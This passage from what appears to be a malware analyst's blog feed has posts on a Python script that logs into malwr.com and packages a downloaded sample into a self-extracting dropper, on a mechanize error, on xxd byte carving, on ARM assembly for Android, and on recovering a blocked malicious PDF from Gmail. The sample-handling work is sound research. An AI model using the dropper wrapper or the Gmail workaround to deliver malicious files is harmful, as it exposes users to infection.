        warning <span style="color: #666666">+=</span> <span style="color: #BA2121">&#39;usage:</span><span style="color: #BB6688; font-weight: bold">%%</span><span style="color: #BA2121">s infectme&#39;</span> <span style="color: #666666">%%</span> sys<span style="color: #666666">.</span>argv[<span style="color: #666666">0</span>]
        <span style="color: #008000; font-weight: bold">print</span> warning
        <span style="color: #008000">raw_input</span>(<span style="color: #BA2121">&#39;hit enter to close&#39;</span>)
</pre></div>

<p>This code will be included in the original downloader as a string. That is why there are named substitutions for filename and filedata as well as escaping in the string when printing the warning.</p>
<h2>The Malwr.com Downloader Script</h2>
<p>Here is my downloader script in its entirety. In its current form, it prompts the user for the malwr.com password and username, but there is no reason why you couldn't hardcode that into the file.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">makeSelfExtracting</span>(url_to_download, malwr_username, malwr_password):
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">mechanize</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">urlparse</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">string</span>
    <span style="color: #408080; font-style: italic">#NB: Do not tab the string below.   </span>
    extract_program <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;&#39;</span><span style="color: #666666">+</span>\
<span style="color: #BA2121; font-style: italic">&#39;&#39;&#39;</span>
<span style="color: #BA2121; font-style: italic">def extract():</span>
<span style="color: #BA2121; font-style: italic">    import base64</span>
<span style="color: #BA2121; font-style: italic">    filename = &#39;%(filename)s&#39;</span>
<span style="color: #BA2121; font-style: italic">    filedata = &#39;&#39;+\</span>
<span style="color: #BA2121; font-style: italic">    \&#39;&#39;&#39;</span><span style="color: #666666">%</span>(filedata)s\<span style="color: #BA2121">&#39;&#39;&#39;</span>
<span style="color: #BA2121">    f = open(filename,&#39;wb&#39;)</span>
<span style="color: #BA2121">    f.write(base64.decodestring(filedata))</span>
<span style="color: #BA2121">    f.close()</span>
<span style="color: #BA2121">if __name__ == &#39;__main__&#39;:</span>
<span style="color: #BA2121">    import sys</span>
<span style="color: #BA2121">    if len(sys.argv) &gt; 1:</span>
<span style="color: #BA2121">        extract()</span>
<span style="color: #BA2121">    else:</span>
<span style="color: #BA2121">        warning = &#39;Warning, this will drop malware on your machine.&#39;</span>
<span style="color: #BA2121">        warning += &#39;usage:</span><span style="color: #BB6688; font-weight: bold">%%</span><span style="color: #BA2121">s infectme&#39; </span><span style="color: #BB6688; font-weight: bold">%%</span><span style="color: #BA2121"> sys.argv[0]</span>
<span style="color: #BA2121">        print warning</span>
<span style="color: #BA2121">        raw_input(&#39;hit enter to close&#39;)</span>
<span style="color: #BA2121">&#39;&#39;&#39;</span>

    filename <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;malware.bin&#39;</span> <span style="color: #408080; font-style: italic">#default</span>
    parts <span style="color: #666666">=</span> urlparse<span style="color: #666666">.</span>urlparse(url_to_download)
    <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(parts<span style="color: #666666">.</span>path) <span style="color: #666666">&gt;</span> <span style="color: #666666">0</span>:
        <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&#39;/&#39;</span> <span style="color: #AA22FF; font-weight: bold">in</span> parts<span style="color: #666666">.</span>path:
            filename <span style="color: #666666">=</span> parts<span style="color: #666666">.</span>path
            <span style="color: #008000; font-weight: bold">if</span> filename[<span style="color: #666666">-1</span>] <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;/&#39;</span>:
                filename <span style="color: #666666">=</span> filename[:<span style="color: #666666">-1</span>]
            filename <span style="color: #666666">=</span> filename[filename<span style="color: #666666">.</span>rindex(<span style="color: #BA2121">&#39;/&#39;</span>)<span style="color: #666666">+1</span>:]
        <span style="color: #008000; font-weight: bold">else</span>:
            filename <span style="color: #666666">=</span> parts<span style="color: #666666">.</span>path
    <span style="color: #408080; font-style: italic">#sanitize unwanted characters and enforce max length</span>
    max_length <span style="color: #666666">=</span> <span style="color: #666666">30</span>
    valid_chars <span style="color: #666666">=</span> <span style="color: #BA2121">&quot;-_.</span><span style="color: #BB6688; font-weight: bold">%s%s</span><span style="color: #BA2121">&quot;</span> <span style="color: #666666">%</span> (string<span style="color: #666666">.</span>ascii_letters, string<span style="color: #666666">.</span>digits)
    filename <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;&#39;</span><span style="color: #666666">.</span>join(c <span style="color: #008000; font-weight: bold">for</span> c <span style="color: #AA22FF; font-weight: bold">in</span> filename <span style="color: #008000; font-weight: bold">if</span> c <span style="color: #AA22FF; font-weight: bold">in</span> valid_chars)[:max_length]

    browser <span style="color: #666666">=</span> mechanize<span style="color: #666666">.</span>Browser()
    login_url <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;https://malwr.com/account/login/&#39;</span>
    browser<span style="color: #666666">.</span>open(login_url)
    browser<span style="color: #666666">.</span>select_form(nr<span style="color: #666666">=0</span>)
    browser<span style="color: #666666">.</span>form[<span style="color: #BA2121">&#39;username&#39;</span>] <span style="color: #666666">=</span> malwr_username <span style="color: #408080; font-style: italic">#argument from function</span>
    browser<span style="color: #666666">.</span>form[<span style="color: #BA2121">&#39;password&#39;</span>] <span style="color: #666666">=</span> malwr_password <span style="color: #408080; font-style: italic">#argument from function</span>

    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&#39;Trying to log in...&#39;</span>

    browser<span style="color: #666666">.</span>submit()
    response <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>response()
    response <span style="color: #666666">=</span> response<span style="color: #666666">.</span>read()
    <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&#39;View Profile&#39;</span> <span style="color: #AA22FF; font-weight: bold">not</span> <span style="color: #AA22FF; font-weight: bold">in</span> response:
        <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&#39;&quot;View Profile&quot; was not found in the response.&#39;</span><span style="color: #666666">+</span>\
              <span style="color: #BA2121">&#39;Your credentials may not be valid. Here is the response:&#39;</span>
        <span style="color: #008000; font-weight: bold">print</span> response
        <span style="color: #008000; font-weight: bold">return</span>
    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&#39;Logged in. Trying to download...&#39;</span>
    response <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>open(url_to_download)
    rawdata <span style="color: #666666">=</span> response<span style="color: #666666">.</span>read()
    filedata <span style="color: #666666">=</span> base64<span style="color: #666666">.</span>encodestring(rawdata)


    extract_filename <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;extract_</span><span style="color: #BB6688; font-weight: bold">%(filename)s</span><span style="color: #BA2121">.py&#39;</span> <span style="color: #666666">%</span> {<span style="color: #BA2121">&#39;filename&#39;</span> : filename}
    extract_file <span style="color: #666666">=</span> <span style="color: #008000">open</span>(extract_filename,<span style="color: #BA2121">&#39;wb&#39;</span>)
    extract_file<span style="color: #666666">.</span>write(extract_program <span style="color: #666666">%</span> {<span style="color: #BA2121">&#39;filename&#39;</span>:filename, <span style="color: #BA2121">&#39;filedata&#39;</span>:filedata})
    extract_file<span style="color: #666666">.</span>close()

    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&#39;Wrote downloaded file to: </span><span style="color: #BB6688; font-weight: bold">%s</span><span style="color: #BA2121">&#39;</span> <span style="color: #666666">%</span> extract_filename

<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;__main__&#39;</span>:
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">getpass</span>
    urlToDownload <span style="color: #666666">=</span> <span style="color: #008000">raw_input</span>(<span style="color: #BA2121">&#39;url: &#39;</span>)
    username <span style="color: #666666">=</span> <span style="color: #008000">raw_input</span>(<span style="color: #BA2121">&#39;username: &#39;</span>)
    password1 <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;&#39;</span>
    password2 <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;;&#39;</span>
    <span style="color: #008000; font-weight: bold">while</span> password1 <span style="color: #666666">!=</span> password2:
        password1 <span style="color: #666666">=</span> getpass<span style="color: #666666">.</span>getpass(<span style="color: #BA2121">&#39;Password (will not echo):&#39;</span>)
        password2 <span style="color: #666666">=</span> getpass<span style="color: #666666">.</span>getpass(<span style="color: #BA2121">&#39;Password again:&#39;</span>)
    makeSelfExtracting(urlToDownload,username,password1)
    <span style="color: #008000">raw_input</span>(<span style="color: #BA2121">&#39;Hanging out!&#39;</span>)
</pre></div></content>
    </entry>
    
    <entry>
        <title>BrowserStateError in mechanize</title>
        <link href="2013-01-27-browserstateerror-in-mechanize.html"/>
        <content type="html"><p>I've been working through <a href="http://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579">Violent Python</a> this weekend and ran into a problem with <a href="http://wwwsearch.sourceforge.net/mechanize/">mechanize</a>. The book lists the following code:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">mechanize</span>
<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">viewPage</span>(url):
    browser <span style="color: #666666">=</span> mechanize<span style="color: #666666">.</span>Browser()
    page <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>open(url)
    source_code <span style="color: #666666">=</span> page<span style="color: #666666">.</span>read()
    <span style="color: #008000; font-weight: bold">print</span> source_code
viewPage(<span style="color: #BA2121">&#39;http://www.syngress.com&#39;</span>)
</pre></div>

<p>I, however, used the following sample code:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #666666">&gt;&gt;&gt;</span> <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">mechanize</span>
<span style="color: #666666">&gt;&gt;&gt;</span> <span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">viewPage</span>(url):
    browser <span style="color: #666666">=</span> mechanize<span style="color: #666666">.</span>Browser()
    page <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>open(url)
    source_code <span style="color: #666666">=</span> page<span style="color: #666666">.</span>read()
    <span style="color: #008000; font-weight: bold">print</span> source_code

<span style="color: #666666">&gt;&gt;&gt;</span> viewPage(<span style="color: #BA2121">&#39;www.google.com&#39;</span>)

Traceback (most recent call last):
  File <span style="color: #BA2121">&quot;&lt;pyshell#8&gt;&quot;</span>, line <span style="color: #666666">1</span>, <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #666666">&lt;</span>module<span style="color: #666666">&gt;</span>
    viewPage(<span style="color: #BA2121">&#39;www.google.com&#39;</span>)
  File <span style="color: #BA2121">&quot;&lt;pyshell#7&gt;&quot;</span>, line <span style="color: #666666">3</span>, <span style="color: #AA22FF; font-weight: bold">in</span> viewPage
    page <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>open(url)
  File <span style="color: #BA2121">&quot;build</span><span style="color: #BB6622; font-weight: bold">\b</span><span style="color: #BA2121">dist.win32\egg\mechanize\_mechanize.py&quot;</span>, line <span style="color: #666666">203</span>, <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">open</span>
    <span style="color: #008000; font-weight: bold">return</span> <span style="color: #008000">self</span><span style="color: #666666">.</span>_mech_open(url, data, timeout<span style="color: #666666">=</span>timeout)
  File <span style="color: #BA2121">&quot;build</span><span style="color: #BB6622; font-weight: bold">\b</span><span style="color: #BA2121">dist.win32\egg\mechanize\_mechanize.py&quot;</span>, line <span style="color: #666666">216</span>, <span style="color: #AA22FF; font-weight: bold">in</span> _mech_open
    <span style="color: #BA2121">&quot;can&#39;t fetch relative reference: &quot;</span>
BrowserStateError: can<span style="color: #BA2121">&#39;t fetch relative reference: not viewing any document</span>
</pre></div>

<p>The difference, of course is that I didn't put the 'http' in front of the url.  Thus, if you happen to get the error "BrowserStateError: can't fetch relative reference: not viewing any document", be sure that the protocol is included in the url.</p></content>
    </entry>
    
    <entry>
        <title>Rebasing with xxd. How to extract only the section you want</title>
        <link href="2012-12-09-rebasing-with-xxd-how-to-extract-only-the-section-you-want.html"/>
        <content type="html"><p><em>Note:</em> [update] I wrote this post a while ago, prior to learning about <code>dd</code>. <a href="http://dirtbags.net/ctf/tutorial/carving.html">This post</a> provides a good example of how to use <code>dd</code>. And the challnge is fun.</p>
<p>I was recently working with xxd when I needed to remove the first 0x1410 bytes from a file. It turns out, you can do this by using the command:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>xxd -s -0x1410 -r out2.hex &gt; out2.raw
</pre></div>

<p>A bit longer explanation is below.</p>
<p>Lets say you have a text file called sample.text:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@computer:~/workspace$ xxd sample.text 
<span style="color: #666666">0000000</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000010</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000020</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000030</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000040</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000050</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  ..........abcdab
<span style="color: #666666">0000060</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000070</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000080</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000090</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
00000a0: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> 0a              cdabcdabcd.
</pre></div>

<p>All those pesky 0x83s are in the way and screwing up trying to render in vim or less. So lets write to a hex file, and start trimming up:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@computer:~/workspace$ xxd sample.text &gt; sample.hex
user@computer:~/workspace$ cat sample.hex
<span style="color: #666666">0000000</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000010</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000020</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000030</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000040</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span>  ................
<span style="color: #666666">0000050</span>: <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">8383</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  ..........abcdab
<span style="color: #666666">0000060</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000070</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000080</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000090</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
00000a0: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> 0a              cdabcdabcd.
</pre></div>

<p>Now, use your favorite editor to remove from 0x00 through 0x50. Now this method only seems to work for every 16 bytes, so we'll have to manually replace 0x50 through 0x5A with a printable character, but 15 maximum edits isn't so bad.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@computer:~/workspace$ cat sample.hex
<span style="color: #666666">0000050</span>: <span style="color: #666666">2020</span> <span style="color: #666666">2020</span> <span style="color: #666666">2020</span> <span style="color: #666666">2020</span> <span style="color: #666666">2020</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  ..........abcdab
<span style="color: #666666">0000060</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000070</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000080</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
<span style="color: #666666">0000090</span>: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span>  cdabcdabcdabcdab
00000a0: <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> <span style="color: #666666">6162</span> <span style="color: #666666">6364</span> 0a              cdabcdabcd.
</pre></div>

<p>Finally, run xxd again, this time using the reverse seek (see the xxd man pages for more info).</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>remnux@remnux:~/workspace$ xxd -r -s -0x50 sample.hex
          abcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcd
</pre></div>

<p>Like I mentioned before, there seems to be a problem with seeking when address mod 16 != 0. If you have a way to get around that, feel free to leave a comment below.</p></content>
    </entry>
    
    <entry>
        <title>Getting Started: ARM Assembly for Android</title>
        <link href="2012-11-03-getting-started-arm-assembly-for-android.html"/>
        <content type="html"><p>I wanted to play with some ARM over the weekend, but unlike x86, I don't have an arm development environment. I'll need a way to compile arm binaries within x86 and then test them out on an ARM device. One easy (and free) solution for this is to write the assembly in linux, cross compiled for ARM, and then test the code inside the Android Emulator. The Android Emulator is a full emulator, and so it not only gives developers the ability to test their Java code, but also any native ARM code they developed for Android.</p>
<p>Steps:
<ol>
    <li>Setting up the Development Environment</li>
    <li>Writing helloarm assembly file</li>
    <li>Assemble and Link helloarm into executable</li>
    <li>Test helloarm in the Android Emulator</li>
</ol></p>
<p>
<h3>Setting up the Development Environment</h3>
Because I want this tutorial to be about getting started quickly with writing ARM Assembly for Android, the most convenient way for everyone to be on the same page is use the  <a href="http://www.honeynet.org/node/783"> Android Reverse Engineering (ARE) Virtual Machine</a> from the Honeynet Project.  Following the link will give you instructions for downloading the Virtual Machine and running it inside <a href="https://www.virtualbox.org/">VirtualBox</a>. If you don't want to use a Virtual Machine, you can follow the guides on the developer.android.com to install the <a href="http://developer.android.com/sdk/index.html"> Android SDK</a> and the <a href="http://developer.android.com/tools/sdk/ndk/index.html"> Android NDK</a>. 
</p>

<p>
<h3>Writing helloarm assembly file</h3>
The assembler we'll be using is the <a href="http://sourceware.org/binutils/docs-2.23/as/index.html"> GNU Assembler</a>.  The syntax of the assembler allows for commenting and use of directives. Here is the helloworld.as program we'll be using:

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>        .syntax unified
.data
message:
        .asciz <span style="color: #BA2121">&quot;Hello, world.\n&quot;</span>
<span style="color: #19177C">len</span> <span style="color: #666666">=</span> . - message
.text
        .global _start
_start:
        mov     r0, <span style="color: #19177C">$1</span>
        ldr     r1, <span style="color: #666666">=</span>message
        ldr     r2, <span style="color: #666666">=</span>len
        mov     r7, <span style="color: #19177C">$4</span>
        swi     <span style="color: #19177C">$0</span>

        mov     r0, <span style="color: #19177C">$0</span>
        mov     r7, <span style="color: #19177C">$1</span>
        swi     <span style="color: #19177C">$0</span>      
</pre></div>


</p>
<p>
<h3> Assemble and Link helloarm into executable </h3>
Note: I left the full paths of the assembler(as) and linker(ld) to avoid confusion, but in the future, you'll probably want to create soft links or add them to your PATH.

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ ~/tools/android/android-ndk-r6b/toolchains/arm-linux-androideabi-4.4.3/prebuilt/linux-x86/bin/arm-linux-androideabi-as -o helloworld.S helloworld.s
$ ~/tools/android/android-ndk-r6b/toolchains/arm-linux-androideabi-4.4.3/prebuilt/linux-x86/bin/arm-linux-androideabi-ld -o helloworld.exe helloworld.S
</pre></div>


For both tools, the -o parameter is the output file, and the last parameter is the input file.
</p>
<p>
<h3>Test your new executable on the emulator</h3>
First, start the emulator. Be sure to include the "&amp;" so that the program runs in the background.

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ emulator -avd Android21 &amp;
<span style="color: #666666">[1]</span> <span style="color: #666666">16467</span>
</pre></div>


Hit enter in the terminal after the emulator pops up, this will restore your prompt. Wait for the emulator to finish starting up (this could take a few).
Use adb to create a new test folder, and push the executable into it.

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #408080; font-style: italic"># adb -e shell will let you execute any command on the device</span>
abd -e shell <span style="color: #BA2121">&quot;mkdir /data/data/test&quot;</span>
adb -e push <span style="color: #BA2121">&quot;helloworld.exe /data/data/test&quot;</span>
<span style="color: #408080; font-style: italic"># need to set permissions for execution</span>
adb -e shell <span style="color: #BA2121">&quot;chmod 777 /data/data/test/helloworld.exe&quot;</span>
<span style="color: #408080; font-style: italic"># lets try to execute</span>
adb -e shell <span style="color: #BA2121">&quot;/data/data/helloworld.exe&quot;</span>
Hello, world.
</pre></div>


</p>

<h3>References</h3>

<ul>
<li> <a href="http://peterdn.com/post/e28098Hello-World!e28099-in-ARM-assembly.aspx" > Hello World in ARM Assembly</a></li>
<li> <a href="http://blogs.arm.com/software-enablement/139-hello-world-in-assembly/" > Hello World In (ARM) Assembly </a></li>

</ul></content>
    </entry>
    
    <entry>
        <title>Retrieving a Malicious Attachment from Gmail</title>
        <link href="2012-07-22-retrieving-a-malicious-attachment-from-gmail.html"/>
        <content type="html"><p>A while back I received an email from a friend of mine which had a PDF attachment. Given that the email body was blank and the "report" was unsolicited, I assumed my friend's email had been compromised and that the PDF was malicious. Wanting to examine the PDF later, I found that google recognized that the file was malicious and would not allow me to download it. Instead it gave me only options to "View" or "Learn more". If you click view, a message appears that says "virus found" and "learn more" takes you to <a href="http://support.google.com/mail/bin/answer.py?hl=en&amp;ctx=mail&amp;answer=25760">this page</a>.
<a href="gmailattachment.png"><img class="size-medium wp-image-137 aligncenter" title="gmailattachment" src="gmailattachment" alt="" width="300" height="57" /></a><br />
But, we can still get the file from the original text of the email. Click the drop down arrow attached to the reply button and select "<a href="gmailshoworiginal.png">show original</a>". Scrolling down a bit in the original message you'll see a section that looks like this:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>--f46d0444ef637df04804b6e6fc01
Content-Type: application/pdf; name=&quot;744810.pdf&quot;
Content-Disposition: attachment; filename=&quot;744810.pdf&quot;
Content-Transfer-Encoding: base64
X-Attachment-Id: file0

JVBERi0xLjYKJeLjz9MNCjEgMCBvYmoNCjw8L1R5cGUvUGFnZS9QYXJlbnQgNSAwIFIgL01lZGlh
Qm94IFswIDAgNjQwIDQ4MF0vQ29udGVudHMgNiAwIFIgL1Jlc291cmNlcyA3IDAgUj4+DQplbmRv
JSVFT0YNCg==
--f46d0444ef637df04804b6e6fc01--
</pre></div>

<p>The sample above has been blatantly cut down to conserve space, but the first two lines and the last two lines of the attachment are shown.  The part that is interesting is the <i>base64</i> encoding and the text starting on line 7 and ending on line 9.  This is the base64 encoding of the file. 
A trivial method of decoding this string would be to fire up python, and decode using the <a href="http://docs.python.org/library/base64.html">base64</a> module:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #666666">&gt;&gt;&gt;</span> <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>
<span style="color: #666666">&gt;&gt;&gt;</span> raw <span style="color: #666666">=</span> base64<span style="color: #666666">.</span>decodestring(<span style="color: #BA2121">&#39;JVBERi0xLjYKJeLjz9MNCjEgMCBvYmoNCjw8L1R5cGUvUGFnZS9QYXJlbnQgNSAwIFIgL01lZGlhQm94IFswIDAgNjQwIDQ4MF0vQ29udGVudHMgNiAwIFIgL1Jlc291cmNlcyA3IDAgUj4+DQplbmRvJSVFT0YNCg==&#39;</span>)
<span style="color: #666666">&gt;&gt;&gt;</span> raw
<span style="color: #BA2121">&#39;%PDF-1.6</span><span style="color: #BB6622; font-weight: bold">\n</span><span style="color: #BA2121">%</span><span style="color: #BB6622; font-weight: bold">\xe2\xe3\xcf\xd3\r\n</span><span style="color: #BA2121">1 0 obj</span><span style="color: #BB6622; font-weight: bold">\r\n</span><span style="color: #BA2121">&lt;&lt;/Type/Page/Parent 5 0 R /MediaBox [0 0 640 480]/Contents 6 0 R /Resources 7 0 R&gt;&gt;</span><span style="color: #BB6622; font-weight: bold">\r\n</span><span style="color: #BA2121">endo</span><span style="color: #BB6688; font-weight: bold">%%</span><span style="color: #BA2121">EOF</span><span style="color: #BB6622; font-weight: bold">\r\n</span><span style="color: #BA2121">&#39;</span>
</pre></div>

<p>A simple script to do this automatically would look like this: </p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #408080; font-style: italic">#simpledecode.py</span>
